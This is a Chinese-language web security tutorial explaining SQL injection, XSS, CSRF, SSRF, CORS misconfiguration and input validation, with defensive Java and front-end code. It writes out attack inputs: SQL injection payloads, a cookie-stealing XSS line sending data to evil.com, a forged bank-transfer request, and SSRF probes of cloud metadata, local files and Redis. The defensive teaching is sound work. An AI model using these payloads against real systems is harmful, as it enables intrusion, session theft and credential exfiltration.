阅读时间:约 45 分钟 | 分类:15 安全架构
一、为什么 API 安全是你的最后一道防线
不管你用了多复杂的微服务架构、多先进的容器编排、多完善的 CI/CD 流水线,只要一个 SQL 注入漏洞被利用,攻击者就能直接拖走整个数据库。Web 安全不是"锦上添花",而是系统的基础设施——就像大楼的地基,地基出了问题,装修再漂亮也没用。
OWASP Top 10 每隔几年更新一次,但注入类攻击(SQL注入、XSS等)始终名列前茅。这不是因为这些漏洞难以防御,而是因为开发者太容易在不经意间引入它们。本文不打算面面俱到地罗列所有攻击类型,而是聚焦于最核心、最常见的六类 Web 攻击和防护机制,从原理到工程实践,把每个点讲透。
二、SQL 注入:最古老的攻击,至今仍是头号杀手
2.1 攻击原理

SQL 注入的核心思想极其简单:攻击者将恶意的 SQL 代码片段注入到原本的 SQL 查询中,从而改变查询的语义。
考虑一段典型的 Java 代码:
String username = request.getParameter("username");
String password = request.getParameter("password");
String sql = "SELECT * FROM users WHERE username = \'" + username
           + "\' AND password = \'" + password + "\'";
Statement stmt = connection.createStatement();
ResultSet rs = stmt.executeQuery(sql);
如果攻击者在 username 输入框中输入 admin\' --,password 随便填,拼接后的 SQL 变成:
SELECT * FROM users WHERE username = \'admin\' --\' AND password = \'whatever\'
-- 是 SQL 注释符,后面的条件全部被注释掉,攻击者不需要密码就能以 admin 身份登录。
更恶劣的情况,攻击者输入 \' OR \'1\'=\'1:
SELECT * FROM users WHERE username = \'\' OR \'1\'=\'1\' AND password = \'\'
这会让查询返回所有用户,攻击者可能以第一个用户(通常是管理员)的身份登录。
2.2 SQL 注入的三种分类
基于错误的注入(Error-based Injection):攻击者故意构造让数据库报错的输入,从错误信息中获取数据库结构信息。比如输入 \' AND 1=CONVERT(int, (SELECT @@version)) --,如果数据库返回类型转换错误,错误信息里可能暴露数据库版本。
盲注(Blind Injection):当应用程序不返回数据库错误信息时,攻击者通过布尔逻辑推断数据。比如:
-- 判断数据库名的第一个字符是不是 \'a\'
\' AND SUBSTRING((SELECT database()), 1, 1) = \'a\' --
如果页面正常返回 → 猜对了;如果页面异常 → 猜错了。通过逐字符猜测,攻击者可以逐步提取整个数据库名、表名、字段名和数据。
时间盲注(Time-based Blind Injection):当布尔盲注的"正常/异常"差异不明显时,攻击者利用数据库延时函数判断:
\' AND IF(SUBSTRING((SELECT database()), 1, 1) = \'a\', SLEEP(5), 0) --
如果页面响应延迟了 5 秒 → 猜对了,攻击者据此逐步推断数据。
UNION 查询注入:通过 UNION 操作符,攻击者可以将恶意查询的结果附加到原始查询结果中:
\' UNION SELECT username, password, NULL FROM admin_users --
2.3 二阶 SQL 注入
这是最容易被忽视的一种。攻击者将恶意数据先存入数据库(通过注册、修改资料等正常功能),后续某个查询在构造 SQL 时拼接了之前存储的恶意数据,导致注入。
举例:用户注册时用户名填 admin\' --,系统用参数化查询安全地存储了。但后续某个管理功能在生成查询时:
String sql = "SELECT * FROM users WHERE username = \'" + storedUsername + "\'";
之前存储的恶意数据被拼接,注入发生。参数化查询只在存储时安全,读出来后如果还用字符串拼接,漏洞依然存在。
2.4 防御:分层防护

第一层:参数化查询(PreparedStatement)——这是最根本的防御手段:
String sql = "SELECT * FROM users WHERE username = ? AND password = ?";
PreparedStatement stmt = connection.prepareStatement(sql);
stmt.setString(1, username);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
参数化查询的原理是:SQL 语句和参数分开发送到数据库。数据库首先编译 SQL 语句的结构(不包含参数值),然后参数值以纯数据的形式传入。无论参数值里包含什么字符,都不会被当作 SQL 代码执行。
参数化查询不能防御的场景:动态表名、列名、ORDER BY 字段、GROUP BY 字段。这些场景必须用白名单校验:
private static final Set<String> ALLOWED_COLUMNS = Set.of("id", "username", "email", "create_time");
private static final Set<String> ALLOWED_DIRECTIONS = Set.of("ASC", "DESC");

public List<User> getUsersByOrder(String orderBy, String direction) {
    if (orderBy == null || !ALLOWED_COLUMNS.contains(orderBy)) {
        throw new IllegalArgumentException("Invalid column: " + orderBy);
    }
    if (direction == null || !ALLOWED_DIRECTIONS.contains(direction.toUpperCase())) {
        throw new IllegalArgumentException("Invalid direction: " + direction);
    }
    // 现在可以安全拼接
    String sql = "SELECT * FROM users ORDER BY " + orderBy + " " + direction.toUpperCase();
    // ...
}
第二层:ORM 框架——JPA/Hibernate、MyBatis 等 ORM 框架在大多数场景下自动使用参数化查询。但需要注意:
- MyBatis 中使用
${}会直接拼接,应该用#{} - JPA 的 native query 拼接同样危险
- Hibernate HQL 在特定场景下也可能存在注入
<!-- 危险:使用 ${} 直接拼接 -->
<select id="findUser" resultType="User">
    SELECT * FROM users WHERE username = \'${username}\'
</select>

<!-- 安全:使用 #{} 参数化 -->
<select id="findUser" resultType="User">
    SELECT * FROM users WHERE username = #{username}
</select>
第三层:输入校验与编码——对所有用户输入做校验,对于字符串类型,根据业务场景做长度限制、字符集限制。特别要注意特殊字符的转义,但不能依赖转义替代参数化查询。
第四层:最小权限原则——应用程序连接数据库的账号只授予必要的权限。比如一个只读查询的接口,数据库账号就不应该有 INSERT、UPDATE、DELETE 权限。即使注入成功,攻击者能做的操作也受限。
第五层:WAF(Web Application Firewall)——在应用前部署 WAF,可以检测和拦截常见的 SQL 注入 payload。但不能依赖 WAF 作为唯一防线,因为 WAF 的规则可以被绕过。
三、XSS:跨站脚本攻击
3.1 攻击原理
XSS(Cross-Site Scripting)的本质是:攻击者将恶意脚本注入到网页中,当其他用户访问该页面时,脚本在浏览器中执行,从而窃取用户信息或执行恶意操作。
3.2 三种类型
反射型 XSS(Reflected XSS):恶意脚本通过 URL 参数等方式传入,服务器将参数原样返回在响应 HTML 中。这是最常见的类型。

URL: https://example.com/search?q=<script>alert(\'XSS\')</script>
服务器返回: <h1>搜索结果: <script>alert(\'XSS\')</script></h1>
攻击者将上述 URL 发给受害者,受害者点击后脚本在其浏览器中执行。
存储型 XSS(Stored XSS):恶意脚本被持久化存储在服务器上(数据库、文件等),每次用户访问包含该数据的页面时,脚本都会执行。这是最危险的类型。
典型场景:攻击者在论坛帖子或评论区中提交包含 <script> 标签的内容,内容被存储到数据库。任何访问该帖子的用户都会执行其中的恶意脚本。
DOM 型 XSS(DOM-based XSS):恶意脚本不经过服务器,完全在客户端通过 JavaScript 操作 DOM 触发。典型的是通过 innerHTML、document.write() 等不安全的 API。
// 危险:直接使用 innerHTML 插入用户输入
const userInput = new URLSearchParams(location.search).get(\'name\');
document.getElementById(\'greeting\').innerHTML = \'Hello, \' + userInput;
3.3 攻击后果
XSS 的危害远不止弹个 alert 框。攻击者可以:
- 窃取 Cookie:
<script>new Image().src=\'http://evil.com/steal?c=\'+document.cookie</script>,拿到 session cookie 后可以冒充受害者登录 - 劫持用户操作:在页面中注入一个假的登录表单,诱导用户输入密码
- 篡改页面内容:修改页面上的交易金额、收款账号等关键信息
- 键盘记录:植入 keylogger 脚本,记录用户在页面上的所有按键
- 结合 CSRF 发起攻击:利用受害者的登录态发起跨站请求
3.4 防御
第一层:输出编码——这是最核心的防御。根据输出上下文选择合适的编码方式:
| 上下文 | 危险字符 | 编码方式 |
|---|---|---|
| HTML 正文 | &amp;amp;amp;lt; &amp;amp;amp;gt; &amp;amp;amp;amp; " &amp;#92;' |
HTML 实体编码(&amp;amp;amp;lt; → &amp;amp;amp;amp;lt;) |
| HTML 属性 | 同上 | HTML 属性编码 |
| JavaScript | 各种 | JSON.stringify / Unicode 转义 |
| URL | 各种 | URL 编码 |
| CSS | 各种 | CSS 编码 |
第二层:Content Security Policy(CSP)——通过 HTTP 响应头告诉浏览器哪些来源的脚本是可信的:
Content-Security-Policy: default-src \'self\'; script-src \'self\' https://trusted-cdn.com
CSP 是防御 XSS 的最后一道防线——即使攻击者成功注入了脚本标签,浏览器也会拒绝执行不在白名单中的脚本。但 CSP 的正确配置需要仔细梳理应用中所有合法的脚本来源,否则容易误伤正常功能。
第三层:HttpOnly Cookie——给 session cookie 设置 HttpOnly 属性,浏览器会禁止 JavaScript 通过 document.cookie 读取该 cookie:
Set-Cookie: sessionId=abc123; HttpOnly; Secure; SameSite=Strict
即使 XSS 攻击成功,攻击者也无法窃取 session cookie。但注意:HttpOnly 不能阻止攻击者通过其他方式(如注入 XHR 请求)利用用户的登录态。
第四层:前端框架的自动转义——现代前端框架(React、Vue、Angular)默认会对插值表达式中的内容做 HTML 转义。在 React 中:
// 安全:React 自动转义 userInput 中的 HTML 特殊字符
<div>{userInput}</div>

// 危险:dangerouslySetInnerHTML 绕过了转义
<div dangerouslySetInnerHTML={{__html: userInput}} />
但这个保护不是绝对的——如果用户输入被用在不安全的 API 中(如 href 属性中的 javascript: URL),框架的自动转义也保护不了。
四、CSRF:跨站请求伪造
4.1 攻击原理

CSRF 攻击利用的是浏览器的自动携带 cookie 机制。当一个用户登录了 bank.com 后,浏览器保存了 bank.com 的 session cookie。如果用户此时访问了恶意网站 evil.com,evil.com 上的页面可以构造一个指向 bank.com 的请求:
<!-- evil.com 上的恶意页面 -->
<img src="https://bank.com/transfer?to=attacker&amount=10000" />
浏览器在加载这张"图片"时,会自动携带 bank.com 的 cookie,bank.com 收到请求后认为这是已登录用户的合法请求,就会执行转账。
关键点:攻击者不需要知道 cookie 的内容,只需要让浏览器自动发送它。CSRF 攻击的核心是让浏览器发起一个攻击者构造的、携带目标站点 cookie 的跨站请求。
4.2 防御
CSRF Token(同步令牌模式)——最经典的防御:
- 服务器生成一个随机的 CSRF token
- Token 嵌入在表单的隐藏字段中
- 提交表单时,token 随请求一起发送
- 服务器验证 token 是否匹配
<form action="/transfer" method="POST">
    <input type="hidden" name="csrf_token" value="随机生成的token">
    <input name="to" />
    <input name="amount" />
</form>
为什么 CSRF token 能防御?因为攻击者无法读取跨站页面的内容(同源策略限制),所以无法获取 token。即使攻击者可以发起跨站请求,也无法在请求中携带有效的 token。
SameSite Cookie——最简洁的防御,现代浏览器支持:
Set-Cookie: sessionId=abc123; SameSite=Strict
| SameSite 值 | 行为 |
|---|---|
| Strict | 完全禁止跨站发送 cookie |
| Lax | 允许顶级导航(如点击链接)时发送,禁止子请求(img、iframe、AJAX)发送 |
| None | 不限制,但必须同时设置 Secure |
Lax 是 Chrome 的默认值,在安全性和用户体验之间取得了很好的平衡。大多数 CSRF 攻击场景(通过 img、iframe、fetch 发起跨站请求)都会被阻止。
Referer/Origin 校验——检查请求头中的 Referer 或 Origin 是否来自可信域名。但这两个头可以被修改或省略(如用户隐私设置),所以只能作为辅助手段。
双重提交 Cookie:将一个随机值同时设置在 Cookie 和请求参数中,服务器验证两者是否一致。攻击者可以设置 Cookie(通过某种方式),但无法读取已有的 Cookie 来匹配请求参数。
4.3 为什么 RESTful API 通常不需要 CSRF 防护
RESTful API 通常使用 Authorization: Bearer <token> 头来进行认证,而不是 Cookie。浏览器不会自动在跨站请求中携带 Authorization 头,所以攻击者无法构造有效的跨站请求。但如果 API 同时支持 Cookie 认证,就需要 CSRF 防护。
五、SSRF:服务端请求伪造
5.1 攻击原理

SSRF 攻击者诱导服务器端应用程序向攻击者指定的目标发起请求。与 CSRF 不同,SSRF 的请求是从服务器端发起的,而不是从浏览器端。
典型场景:应用有一个"通过 URL 获取图片"的功能:
@GetMapping("/fetch-image")

public byte[ ] fetchImage(@RequestParam String url) {

    return restTemplate.getForObject(url, byte[ ].class);

}
攻击者输入 http://169.254.169.254/latest/meta-data/(AWS 元数据服务地址),服务器就会去请求 AWS 的元数据,返回包含 AWS 凭证等敏感信息。
5.2 攻击场景
内网探测:攻击者通过 SSRF 扫描内网服务,发现隐藏的端口和服务:
http://10.0.0.1:22/   → 探测内网 SSH 服务
http://10.0.0.1:6379/ → 探测内网 Redis
http://10.0.0.1:3306/ → 探测内网 MySQL
云元数据窃取:各云厂商的元数据服务地址不同,但作用类似:
- AWS:
http://169.254.169.254/latest/meta-data/ - 阿里云:
http://100.100.100.200/latest/meta-data/ - GCP:
http://metadata.google.internal/computeMetadata/v1/
协议利用:攻击者可以使用非 HTTP 协议:
file:///etc/passwd            → 读取本地文件
gopher://10.0.0.1:6379/_INFO  → 直接向 Redis 发送命令
dict://10.0.0.1:22/info       → 探测 SSH 服务信息
结合其他漏洞的攻击链:比如通过 SSRF 访问内网的未授权 Redis,配合 Redis 的写文件功能(CONFIG SET dir /var/www/html)写入 Webshell。
5.3 防御
第一层:URL 白名单——只允许请求预定义的目标地址:
private static final Set<String> ALLOWED_HOSTS = Set.of(
    "cdn.example.com",
    "images.example.com"
);

public boolean isAllowedUrl(String url) {
    String host = new URL(url).getHost();
    return ALLOWED_HOSTS.contains(host);
}
第二层:DNS 解析校验——URL 中的 hostname 可能被 DNS 解析到内网地址。需要在发起请求前做 DNS 解析,验证解析后的 IP 是否在内网范围内:
public boolean isInternalIp(String hostname) {
    InetAddress addr = InetAddress.getByName(hostname);

    byte[ ] ip = addr.getAddress();

    // 检查 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 127.0.0.0/8, 169.254.0.0/16
    if (ip[0] == 10) return true;
    if (ip[0] == (byte)172 && (ip[1] & 0xF0) == 16) return true;
    if (ip[0] == (byte)192 && ip[1] == (byte)168) return true;
    if (ip[0] == 127) return true;
    if (ip[0] == (byte)169 && ip[1] == (byte)254) return true;
    return false;
}
注意 TOCTOU 问题:攻击者可以在 DNS 解析时返回合法 IP,但在实际请求时 DNS 变更返回内网 IP。需要保证两次 DNS 解析的一致性。
第三层:禁用危险协议——只允许 HTTP/HTTPS 协议,禁止 file://、gopher://、dict:// 等。
第四层:网络隔离——将需要发起外部请求的服务放在独立的网络区域,限制其访问内网资源的能力。
第五层:响应过滤——即使请求成功,也过滤掉响应中的敏感信息,不直接返回给用户。
六、CORS:跨域资源共享的正确配置
6.1 同源策略回顾
浏览器的同源策略(Same-Origin Policy)禁止一个源的 JavaScript 读取另一个源的响应。这是 Web 安全的基石,防止恶意网站读取用户在另一个网站上的私密数据。
"同源"的定义:协议、域名、端口三者完全相同。
| 对比 | 是否同源 | 原因 |
|---|---|---|
http://a.com vs http://a.com:80 |
是 | 默认端口 |
http://a.com vs https://a.com |
否 | 协议不同 |
http://a.com vs http://b.a.com |
否 | 子域名不同 |
http://a.com:8080 vs http://a.com:8081 |
否 | 端口不同 |
6.2 CORS 的工作原理

CORS(Cross-Origin Resource Sharing)允许服务器声明哪些源可以访问自己的资源。浏览器在发起跨域请求时,会根据请求的类型分为简单请求和预检请求。
简单请求:同时满足以下条件:
- 方法是 GET、HEAD、POST 之一
- 仅包含简单请求头(Accept、Accept-Language、Content-Language、Content-Type 为特殊值)
- Content-Type 仅为
application/x-www-form-urlencoded、multipart/form-data、text/plain之一
简单请求直接发送,浏览器根据响应头中的 Access-Control-Allow-Origin 决定是否允许 JavaScript 读取响应。
预检请求(Preflight):不满足简单请求条件的跨域请求,浏览器会先发送一个 OPTIONS 请求,询问服务器是否允许该跨域请求:
OPTIONS /api/users HTTP/1.1
Origin: https://app.example.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-Custom-Header
服务器响应:
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://app.example.com
Access-Control-Allow-Methods: GET, POST, PUT, DELETE
Access-Control-Allow-Headers: X-Custom-Header
Access-Control-Max-Age: 86400
预检通过后,浏览器才发送实际的 PUT 请求。
6.3 常见错误配置
错误一:**Access-Control-Allow-Origin: ***配合**credentials**
// 浏览器会报错:这种组合不允许
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
当请求携带 cookie(credentials)时,Access-Control-Allow-Origin 必须指定具体的源,不能用 *。
错误二:反射 Origin 头
// 危险:直接反射请求中的 Origin 头
response.setHeader("Access-Control-Allow-Origin", request.getHeader("Origin"));
这样任何源都可以访问,完全失去了 CORS 的保护意义。攻击者可以构造任意源读取响应数据。
错误三:**Access-Control-Allow-Origin: null**
某些场景下 Origin 为 null(如 file:// 协议、sandboxed iframe),允许 null 源可能导致安全问题。
6.4 安全配置最佳实践
// 正确的 CORS 配置
private static final Set<String> ALLOWED_ORIGINS = Set.of(
    "https://www.example.com",
    "https://admin.example.com"
);

public void configureCors(HttpServletResponse response, HttpServletRequest request) {
    String origin = request.getHeader("Origin");
    if (origin != null && ALLOWED_ORIGINS.contains(origin)) {
        response.setHeader("Access-Control-Allow-Origin", origin);
        response.setHeader("Access-Control-Allow-Credentials", "true");
        response.setHeader("Access-Control-Allow-Methods", "GET, POST, PUT, DELETE");
        response.setHeader("Access-Control-Allow-Headers", "Content-Type, Authorization");
        response.setHeader("Access-Control-Max-Age", "3600");
    }
}
关键点:
- 使用白名单而非反射
- 只开放必要的 HTTP 方法
- 只开放必要的请求头
- 设置合理的
Max-Age减少预检请求
七、输入校验:所有攻击的通用防线
7.1 为什么输入校验是"万金油"
回顾上面所有的攻击方式,你会发现一个共同点:它们都利用了未校验或校验不充分的用户输入。SQL 注入利用了未校验的查询参数,XSS 利用了未校验的 HTML 输出,SSRF 利用了未校验的 URL 输入。如果所有用户输入都经过严格的校验,这些攻击在第一步就会被拦截。
7.2 核心原则
白名单优于黑名单:黑名单("不允许什么")总有遗漏,攻击者总会找到新的绕过方式。白名单("允许什么")从根本上限制了攻击面。
// 黑名单:总有遗漏的可能
if (input.contains("<script>") || input.contains("javascript:")) {
    reject();
}

// 白名单:只允许明确的安全模式
if (!input.matches("[a-zA-Z0-9_-]+")) {
    reject();
}
服务端校验不可绕过:客户端校验(JavaScript 表单校验)只是用户体验优化,不能作为安全防护。攻击者可以轻松绕过客户端校验(关闭 JavaScript、使用 curl、修改请求等)。所有安全校验必须在服务端执行。
规范化和标准化:输入数据的编码方式可能影响校验结果。比如 Unicode 中的某些字符在规范化后可能变成危险字符。在 Java 中:
// 先规范化,再校验
String normalized = Normalizer.normalize(input, Normalizer.Form.NFKC);
// 再进行白名单校验
长度限制:即在允许的字符范围内,也要限制长度,防止缓冲区溢出或 DoS 攻击。
类型强制:对数值型参数,确保它们确实是数字,且范围合理:
@GetMapping("/users")
public List<User> getUsers(
    @RequestParam @Min(1) @Max(100) int pageSize,
    @RequestParam @Min(0) int page) {
    // ...
}
7.3 分层校验策略
